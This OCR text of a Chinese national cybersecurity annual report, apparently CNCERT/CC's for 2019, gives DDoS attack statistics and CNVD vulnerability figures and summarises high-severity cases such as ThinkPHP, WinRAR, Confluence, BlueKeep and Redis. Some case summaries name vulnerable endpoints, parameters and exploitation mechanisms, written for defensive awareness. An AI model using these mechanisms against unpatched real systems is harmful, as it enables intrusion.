


图 6-18　2019 年 DDoS 攻击次数占比按攻击类型分布（来源：绿盟科技集团股份有限公司）

UDP Flood、SYN Flood和ACK Flood依然是DDoS的主要攻击手法。其中HTTPS Flood由2018年的攻击次数占比8.3%降低至4.4%。从DDoS攻击事件来看，有12.5%的攻击事件使用了多种攻击手法。攻击者根据目标系统的具体环境灵活组合，发动多种攻击手段，既具备了海量的流量，又利用了协议、系统的缺陷，尽其所能地展开攻势。对于被攻击目标来说，需要面对不同协议、不同资源的分布式攻击，分析、响应和处理的成本就会大大增加。另外，混合攻击在超大型攻击中占比突出，仅次于SYN攻击。

另外，物联网设备的DDoS攻击参与度在逐年提升，全年参与DDoS攻击的物联网攻击资源近17万个，在绿盟科技集团股份有限公司发现的DDoS团伙中单一团伙最高包含2.8万个物联网攻击资源，占比高达31%。物联网设备数量众多，在线时间长，漏洞更新周期长，成为攻击者漏洞利用的“温床”，需要进一步加强感知、预防和治理。

6.3.2 阿里云计算有限公司报送的 DDoS 攻击监测情况

根据阿里云计算有限公司的监测结果， 2019年，阿里云云盾共阻断DDoS攻击452,465起。300Gbit/s以上的大规模DDoS攻击1,328起，攻击趋势如图6-19所示。




图 6-19　2019 年 DDoS 攻击次数按月度统计情况（来源：阿里云计算有限公司）

从流量区间来看，2019年5Gbit/s以下和10～50Gbit/s的攻击次数占比最大，分别是48.03%和32.29%，其次是5～10Gbit/s，占比14.40%，详见图6-20。




图 6-20　2019 年 DDoS 攻击次数占比按最大流量区间分布（来源：阿里云计算有限公司）

从攻击时长看，2019年30min～2h的攻击次数占比最大，占了39.33%，其次分别是10～30min和2～10h，分别占比31.62%和20.66%。详见图6-21。




图 6-21　2019 年 DDoS 攻击持续时长占比分布（来源：阿里云计算有限公司）

07

安全漏洞通报与处置情况

CNCERT/CC高度重视对安全威胁信息的预警通报工作，其中大部分严重的网络安全威胁都是由信息系统所存在的安全漏洞诱发的，因此及时发现和处理漏洞是安全防范工作的重中之重。

7.1 CNVD 漏洞收录情况

2019年，国家信息安全漏洞共享平台（CNVD）共收录通用软硬件漏洞16,192个，较2018年漏洞收录总数14,200个，增长14.0%。其中，高危漏洞4,877个（占30.1%）、中危漏洞9,695个（占 59.9%），低危漏洞1,621个（占10.0%），各级别比例分布与月度数量统计如图7-1、图7-2 所示。2019 年，CNVD接收白帽子、国内漏洞报告平台以及安全厂商报送的原创通用软硬件漏洞数量占全年收录总数的18.2%。在全年收录的漏洞中，有5,706个属于零日漏洞，可用于实施远程网络攻击的漏洞有14,167个，可用于实施本地攻击的漏洞有1,905个，可用于实施临近网络攻击的漏洞有120个。




图 7-1　2019 年 CNVD 收录的漏洞按威胁级别分布（来源：CNCERT/CC）




图 7-2　2019 年 CNVD 收录的漏洞数量按月度统计（来源：CNCERT/CC）

2019年CNVD收录的漏洞按影响对象类型分类统计如图7-3所示，占比前3位的为应用程序漏洞（56.2 %），Web 应用漏洞（23.3%），操作系统漏洞（10.3%）。




图 7-3　2019 年 CNVD 收录的漏洞按影响对象类型分类统计（来源：CNCERT/CC）

2019年CNVD共收录漏洞补丁10,487个，为大部分漏洞提供了可参考的解决方案，提醒相关用户注意做好系统加固和安全防范工作。CNVD发布的漏洞补丁数量按月度统计如图7-4所示。




图 7-4　2019 年 CNVD 发布的漏洞补丁数量按月度统计（来源：CNCERT/CC）

7.2 CNVD 行业漏洞库收录情况

CNVD对现有漏洞库进行了进一步的深化建设，建立起基于重点行业的子漏洞库。目前涉及的行业包含：电信、移动互联网、工业控制系统和电子政务。面向的重点行业客户包括：政府部门、基础电信运营商、工业控制行业客户等，提供量身定制的漏洞信息发布服务，从而提高重点行业客户的安全事件预警、响应和处理能力。2019年CNVD行业漏洞库资产总数为：电信行业1,515类，移动互联网143类，工业控制系统671类，电子政务169类。CNVD行业库关联热词总数为：电信行业85个，移动互联网44个，工业控制系统80个，电子政务14个。

2019年，CNVD共收录电信行业漏洞662个（占总收录比例 4.1%），移动互联网行业漏洞1,324个（占8.2%），工业控制行业漏洞548个（占3.4%），电子政务行业漏洞131个（占0.8%）。

2013-2019年，CNVD共收录移动互联网行业漏洞8,837个，电信行业漏洞5,302个，工业控制行业漏洞2,313个，电子政务漏洞1,529个。2013-2019年各行业漏洞库收录数量统计如图7-5所示。




图 7-5　2013-2019 年 CNVD 收录的行业漏洞对比（来源：CNCERT/CC）

7.3 漏洞报送和通报处置情况

2019 年，国内安全研究者漏洞报告持续活跃，CNVD依托自有报告渠道以及与奇安信网神（补天平台）、斗象科技（漏洞盒子）、上海交通大学等民间漏洞报告平台的协作渠道，接收和处置涉及党政机关和重要行业单位的漏洞风险事件。CNVD 通过各渠道接收到的民间漏洞报告数量统计见表 7-1。

表7-1　2019年CNVD接收的民间平台或研究者报告情况统计（来源：CNCERT/CC）

接收渠道	报告数量 / 份
奇安信网神（补天平台）	50,969
斗象科技（漏洞盒子）	48,587
CNVD白帽子	34,758
上海交通大学	9,311

CNVD对接收到的事件进行核实验证，主要依托CNCERT/CC国家中心、分中心处置渠道开展处置工作，同时CNVD通过互联网公开信息积极建立与国内其他企事业单位的工作联系机制。2019年，CNVD共处置涉及我国政府部门，银行、证券、保险、交通、能源等重要信息系统部门，以及基础电信企业、教育行业等相关行业漏洞风险事件共计29,141起，数量较2018年同比大幅上涨41.9%。2019年CNVD处置漏洞事件数量按月度统计如图7-6所示。




图 7-6　2019 年 CNVD 处置漏洞风险事件数量按月度统计（来源：CNCERT/CC）

2019年，CNVD自行开展漏洞事件处置3847起，涉及国内外软件厂商1,566家（注：不含涉及单个信息系统风险的企事业单位）。

7.4 高危漏洞典型案例

（1）ThinkPHP 5.0.x 存在远程代码执行漏洞

2019年1月11日，CNVD收录了ThinkPHP远程代码执行漏洞（CNVD-2019-01092）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞利用原理已公开，厂商已发布新版本修复此漏洞。

ThinkPHP采用面向对象的开发结构和MVC模式，融合了Struts的思想和TagLib（标签库）、RoR的ORM映射和ActiveRecord模式，是一款兼容性高、部署简单的轻量级国产PHP开发框架。

2019年1月11日，ThinkPHP团队发布了版本更新信息，修复了远程代码执行漏洞。该漏洞是由于框架在对关键类Request处理过程中，通过变量覆盖实现对该类任意函数的调用，构造相应请求可对Request类属性值进行覆盖，导致任意代码执行。攻击者利用该漏洞，可在未经授权的情况下，对目标网站进行远程命令执行攻击。

（2）WinRAR 存在系列远程代码执行漏洞

2019年2月21日， CNVD收录了WinRAR系列任意代码执行漏洞（CNVD-2019-04911、CNVD-2019-04912、CNVD-2019-04913与CNVD-2019-04910，分别对应CVE-2018-20250、CVE-2018-20251、CVE-2018-20252与CVE-2018-20253）。攻击者利用上述漏洞，可在未授权的情况下实现任意代码执行。目前，漏洞利用原理已公开，厂商已发布新版本修复此漏洞。

WinRAR 是一款功能强大的压缩包管理器，作为档案工具RAR在 Windows环境下的图形界面，可用于备份数据、压缩文件、解压RAR/ZIP等格式的文件、创建RAR/ZIP 等格式的压缩文件，得到了较为广泛的应用。

Check Point的安全研究团队检测发现WinRAR的4个安全漏洞，分别为ACE文件验证逻辑绕过漏洞（CVE-2018-20250），ACE文件名逻辑验证绕过漏洞（CVE-2018-20251），ACE/RAR文件越界写入漏洞（CVE-2018-20252）以及LHA/LZH文件越界写入漏洞（CVE-2018-20253），漏洞攻击者利用上述

漏洞，通过诱使用户使用WinRAR打开恶意构造的压缩包文件，将恶意代码写入系统启动目录或者写入恶意dll劫持其他软件进行执行，实现对用户主机的任意代码执行攻击。

（3）Atlassian Confluence Widget Connector 存在目录穿越、远程代码执行漏洞

2019年4月10日，CNVD收录了Atlassian Confluence Widget Connector目录穿越、远程代码执行漏洞（CNVD-2019-08177、CNVD-2019-08178）。攻击者利用该漏洞，可在未授权的情况下实现目录穿越及远程执行代码。漏洞利用原理已公开，厂商已发布新版本修复此漏洞。

Confluence是一个专业的企业知识管理与协同软件，可用于构建企业Wiki。Confluence的编辑和站点管理特征能够帮助团队成员之间共享信息、文档协作、集体讨论、信息推送。Confluence应用于多方面技术研究领域，包括IBM、Sun MicroSystems、SAP等使用Confluence构建企业Wiki并面向公众开放。Confluence Widget Connector是 Confluence 的窗口小部件，使用Widget Connector 能将在线视频、幻灯片、图片等直接嵌入网页页面中。

2019年3月20日，Confluence官方发布了版本更新信息，修复了目录穿越、远程代码执行漏洞。该漏洞产生于服务器端模板的注入漏洞，主要存在于Confluence Server及Data Center的插件Widget Connector当中，存在漏洞的版本允许攻击者通过在插入文档与视频相关的内容（/rest/tinymce/1/macro/preview）时直接通过HTTP请求参数添加_template字段即可回显相关目录与文件信息，同时也可通过file:///等协议执行系统命令。攻击者利用该漏洞，可在未经授权的情况下，对目标网站进行远程命令执行攻击。

（4）Oracle WebLogic wls9-async 组件存在反序列化远程命令执行漏洞

2019年4月17日，CNVD收录了由中国民生银行股份有限公司报送的Oracle WebLogic wls9-async反序列化远程命令执行漏洞（CNVD-C-2019-48814）。攻击者利用该漏洞，可在未授权的情况下远程执行命令。

WebLogic Server是美国甲骨文（Oracle）公司开发的一款适用于云环境和传统环境的应用服务中间件。它提供了一个现代轻型开发平台，支持应用从开发到生产的整个生命周期管理，并简化了应用的部署和管理。

wls9-async组件为WebLogic Server提供异步通信服务，默认应用于

WebLogic部分版本。由于该WAR包在反序列化处理输入信息时存在缺陷，攻击者通过发送精心构造的恶意 HTTP 请求，即可获得目标服务器的权限，在未授权的情况下远程执行命令。

（5）Microsoft 远程桌面服务存在远程代码执行漏洞

2019年5月15日，CNVD收录了Microsoft远程桌面服务远程代码执行漏洞（CNVD-2019-14264，对应CVE-2019-0708）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。漏洞利用代码（EXP）已公开，引起了安全研究人员的广泛关注，微软公司官方补丁已发布。

Microsoft Windows是美国微软公司发布的视窗操作系统。远程桌面连接是微软从Windows 2000 Server开始提供的功能组件。

2019年5月14日，微软发布了月度安全更新补丁，修复了RDP远程代码执行漏洞。未经身份验证的攻击者利用该漏洞，向目标 Windows主机发送恶意构造请求，可以在目标系统上执行任意代码。由于该漏洞存在于RDP的预身份验证阶段，因此漏洞利用无需进行用户交互操作，存在被不法分子利用进行蠕虫攻击的可能。

Metasploit发布了该漏洞的利用模块，GitHub网站上也公开了该漏洞的利用代码，引起安全研究人员的广泛关注。根据奇安信CERT团队报送和CNVD秘书处验证结果显示，该漏洞利用仅对Windows 7 SP1 x64与Windows 2008 R2 x64（非系统默认配置）系统版本有效，在虚拟机环境下复现成功。

（6）Coremail 邮件系统存在服务未授权访问和服务接口参数注入漏洞

2019年6月15日，CNVD收录了由论客科技（广州）有限公司报送的Coremail邮件系统服务未授权访问漏洞（CNVD-C-2019-78549）和服务接口参数注入漏洞（CNVD-C-2019-78550）。攻击者利用该漏洞，可在未授权的情况下访问部分服务接口和进行接口参数注入操作。漏洞相关细节和验证代码已开始小范围传播，厂商已发布补丁进行修复，建议用户立即更新或采取临时修补方案进行防护。

Coremail邮件系统是论客科技（广州）有限公司自主研发的大型企业邮件系统，客户范围涵盖党政机关、高校、知名企业以及能源、电力、金融等重要行业单位，在我国境内应用较为广泛。

（7）致远 OA-A8 系统存在远程命令执行漏洞

2019年6月26日，CNVD收录了致远OA-A8系统远程命令执行漏洞（CNVD-

2019-19299）。攻击者利用该漏洞，可在未授权的情况下上传任意文件，实现远程命令执行。漏洞原理和利用工具已扩散，厂商已于2019年6月26日22:00完成修复并向客户发出补丁，建议用户立即更新或采取临时修补方案进行防护。

致远OA-A8是由北京致远互联软件股份有限公司开发的一款协同管理软件，构建了面向中大型、集团组织的数字化协同运营平台。致远OA-A8系统基于组织管理的基础理论设计，支持大型组织的发展和变化，解决了组织结构、业务重组、组织流程再造等结构治理相对应的问题，满足集团战略管控、营运管控和财务管控的战略协同行为和垂直业务管控的要求。

该系统的漏洞点在于致远OA-A8系统的Servlet接口暴露，安全过滤处理措施不足，使得用户在无需认证的情况下实现任意文件上传。攻击者利用该漏洞，可在未授权的情况下，远程发送精心构造的网站后门文件，从而获取目标服务器权限，在目标服务器上执行任意代码。

（8）WebSphere 存在远程代码执行漏洞

2019年6月26日，CNVD收录了WebSphere远程代码执行漏洞（CNVD-2019-18510）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。漏洞利用原理已公开，厂商已发布新版本修复此漏洞。

WebSphere Application Server是一种功能完善、开放的Web应用程序服务器，基于Java和Servlet的Web应用程序运行，是IBM电子商务计划的核心部分，由于其可靠、灵活和健壮的特点，被广泛应用于企业的Web服务中。

2019年5月16日，IBM官方发布了版本更新信息，修复了远程代码执行漏洞。攻击者可以在未经授权的情况下，远程发送精心构造的序列化对象，导致任意代码执行。

（9）Redis 存在远程命令执行漏洞

2019年7月10日，CNVD收录了Redis远程命令执行漏洞（CNVD-2019-21763）。攻击者利用该漏洞，可在未授权访问Redis的情况下执行任意代码，获取目标服务器权限。漏洞利用原理已公开。

Redis是一个开源的使用ANSI C语言编写、支持网络、可基于内存亦可持久化的日志型、Key-Value数据库，并提供多种语言的API。作为一个高性能的Key-Value数据库，Redis在部分场景下对关系数据库起到很好的补充作用。

2019年7月7日，LC/BC的成员Pavel Toporkov在WCTF2019 Final分享会

上介绍了Redis新版本的远程命令执行漏洞的利用方式。由于在Redis 4.x及以上版本中新增了模块功能，攻击者可通过外部拓展，在Redis中实现一个新的Redis命令。攻击者可以利用该功能引入模块，在未授权访问的情况下使被攻击服务器加载恶意.so 文件，从而实现远程代码执行。

（10）高通 WLAN 芯片存在远程代码执行漏洞

2019年8月22日，CNVD收录了由腾讯安全平台部Tencent Blade Team发现并报告的高通WLAN芯片远程代码执行漏洞（CNVD-2019-28290，对应CVE-2019-10539）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。高通已发布补丁进行修复。

高通WLAN芯片是高通平台处理WLAN/Wi-Fi协议的专用芯片，属于高通Baseband子系统，用于提高WLAN/Wi-Fi处理速度和性能，降低能耗。高通WLAN芯片广泛应用于高通平台移动芯片中。

（11）QEMU-KVM 虚拟机存在内核逃逸漏洞

2019年9月，CNVD收录了由腾讯安全平台部Tencent Blade Team发现并报告的QEMU-KVM虚拟机内核逃逸漏洞（CNVD-C-2019-135439，对应CVE-2019-14835）。攻击者利用该漏洞，可在未授权的情况下实现虚拟机逃逸。漏洞相关细节和验证代码已公开，Linux发行版厂商已发布补丁完成修复。

VHOST/VHOST_NET是QEMU-KVM虚拟化平台中VIRTIO（I/O虚拟化框架）Network的后端实现方案，在Linux内核层面负责处理虚拟机的网络包收发功能。虚拟机中VIRTIO Network前端驱动通过与宿主机内核中的VHOST/VHOST_NET通信，将网络包收发任务交给VHOST/VHOST_NET处理，实现网络虚拟化。

（12）泛微 e-cology OA 系统存在 SQL 注入漏洞

2019年10月10日，CNVD收录了泛微e-cology OA系统SQL注入漏洞（CNVD-2019-34241）。攻击者利用该漏洞，可在未授权的情况下进行SQL注入，获取数据库敏感信息。漏洞利用原理已在小范围公开。

泛微专注于协同管理OA软件领域，并致力于以协同OA为核心，帮助企业构建全新的移动办公平台。作为协同管理软件行业的实力企业，泛微拥有业界优秀的协同管理软件产品。在企业级移动互联大潮下，泛微发布了全新的以“移动化、社交化、平台化、云端化”四化为核心的全新一代产品系列，包括面向大中型企业的平台型产品e-cology，面向中小型企业的应用型产品e-office，面向小微型企业的云

办公产品e-teams，以及帮助企业对接移动互联的移动办公平台e-mobile和帮助快速对接微信、钉钉等平台的移动集成平台等。

泛微e-cology OA系统的WorkflowCenterTreeData接口在使用Oracle数据库时，由于内置SQL语句拼接不严，导致泛微e-cology OA系统存在SQL注入漏洞。攻击者利用该漏洞，可在未授权的情况下，远程发送精心构造的SQL语句，从而获取数据库敏感信息。

（13）Android-gif-Drawable 开源库存在远程代码执行漏洞

2019年10月14日， CNVD收录了由腾讯安全玄武实验室报送的Android-gif-Drawable开源库远程代码执行漏洞（CNVD-2019-35254）。攻击者利用该漏洞，可在未授权的情况下，在用户终端上远程执行代码或导致应用拒绝服务。厂商已发布补丁完成修复，漏洞相关细节已公开，漏洞影响范围和危害较大。

Android-gif-Drawable是用于Android系统进行GIF图像解析的开源库（以下简称GIF开源库）。GIF开源库通过JNI捆绑Giflib的方式对帧数进行渲染，与WebView类和Movie类相比渲染效率较高，因此得到了广泛应用。

2019年5月，安全研究人员发现Android版本的WhatsApp（2.19.244版本之前）存在内存重复释放漏洞（CVE-2019-11932，对应CNVD-C-2019-144833）。攻击者通过向WhatsApp用户发送一个精心制作的恶意GIF文件，就可以获得WhatsApp的应用权限，在手机端进行SD卡读取、音频录制、摄像头访问、文件系统访问、WhatsApp沙盒存储访问等操作。

腾讯安全玄武实验室研究发现，上述漏洞是由GIF开源库导致的。凡使用该GIF开源库进行GIF图像解析的安卓应用（App）都可能受此漏洞影响。攻击者通过向受影响的App用户远程发送恶意GIF文件，可在目标设备的App应用权限环境下执行任意代码（安卓8.0版本及以上）或导致应用拒绝服务（安卓8.0版本以下）。

（14）云存储应用存在越权访问和文件上传漏洞

2019年10月28日，CNVD收录了由腾讯安全玄武实验室发现并报送的云存储应用越权访问和文件上传漏洞（CNVD-2019-37364）。攻击者利用该漏洞，可在越权的情况下，远程读取、修改云存储中的内容。

云存储是云计算基础上延伸和衍生发展出来的新概念，综合采用分布式处理、并行处理和网格计算等手段，将网络中不同类型的存储设备通过应用软件集合起来协同工作，对外提供统一的数据存储和业务访问功能。云存储在移动App、网页版

程序、App小程序（以下简称云存储应用）等场景得到了广泛应用。用户访问云存储数据时，进行签名请求的密钥有永久密钥和临时密钥两种方式。

